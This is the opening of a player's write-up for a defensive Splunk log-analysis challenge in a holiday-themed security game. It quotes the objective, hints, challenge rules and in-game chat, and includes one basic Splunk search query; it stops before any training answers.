
Splunk Challenge

Moving around the dark room behind the locked door, we see what look like peep holes in the wall. Walking to them, we discover we've been transformed into (or are controlling) Santa. Just what is going on here?



Objective

> Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

`Difficulty: 3/5`

Angel Candysalt's dialog:


> Hey Santa, there’s some crazy stuff going on that we can see through our Splunk infrastructure.
> You better login and see what’s up.

Hints

> There was a great Splunk talk at KringleCon 2 that's still available!
> Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk.
> Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!

Solution


In this objective, we're going to be using Splunk to find events and data related to a simulated attack against Santa's infrastructure. Some knowledge of Splunk or similar SIEM/logging platforms is useful for this task, but the videos in the Hints will give a good foundation to help with completing this objective.



Santa's SOC Challenge

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!
2. Work your way through the training questions. Each one will help you get closer to the answering the Challenge Question.
3. Characters in the KringleCon SOC Secure Chat are there to help you. If you see a blinking red dot ● next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!
4. To search the SOC data, just click the **Search** link in the navigation bar in the upper left hand corner of the page.
5. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.
6. WARNING This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!

The KringleCastle SOC (Security Operations Center) has used a testing tool known as Atomic Red Team to perform a set of tactics and techniques that attackers use to penetrate systems. The MITRE corporation has developed a knowledge base of these tactics/techniques known as ATT&CK. Logging into the Splunk terminal as Santa, we see there's a chat room for the SOC analysts:



It warms my heart to see so many familiar names here.

Santa (me)

As some of you know, I'm a member of the super secret Threat Intelligence Presents Society (TIPS). Our chat room has been abuzz; everyone is seeing the same thing...an uptick in activity from an adversary group who has targeted us in the past.

Zippy Frostlington

Did they share any intel?

Santa (me)

Yes @Zippy and I will share it with you soon enough, but first things first! This year, every SOC's wishlist includes adversary simulation! So my first gift to you this holiday season is a link to the Splunk KringleCon talk Emulating the Adversary. You should all go watch it if you haven't already!

Santa (me)


I asked Alice to use the Splunk Attack Range to simulate a number of attacker techniques selected from MITRE® ATT&CK Enterprise. I need you all to work through these training questions and then answer the challenge question!

Alice Bluebird

Ok elves! Like Santa said, I simulated a bunch of ATT&CK techniques/sub-techniques and stored the results from each run in its own dedicated set of Splunk indexes. Check out the Splunk Search Interface to get started answering Training Question 1.

*Don't forget to scroll up, Santa!! ^^*

And a private chat between Alice Bluebird (the KringleCastle SOC Team Lead) and Santa:



Chat with Alice Bluebird

11 messages

And of course, you already know the challenge question.

Santa (me)

Ah right. Well, the truth is, Alice, I haven't been feeling myself today...

Alice Bluebird

Ok, well I can give you hints here if you need them!

Santa (me)

A hint on this first training question would be magical, dear child.

Alice Bluebird

Sure thing, Santa. Well I stored every simulation in its own index so you can just use a Splunk search like

```
| tstats count where index=* by index
```

for starters!


Alice Bluebird

I expect some of the elves in the SOC to confuse techniques with sub-techniques.

Santa (me)

Ho ho ho, right you are. Those creatures, those elves!

We have a series of questions to answer before we can get to the final question for the objective:



Training Center

Challenge Question

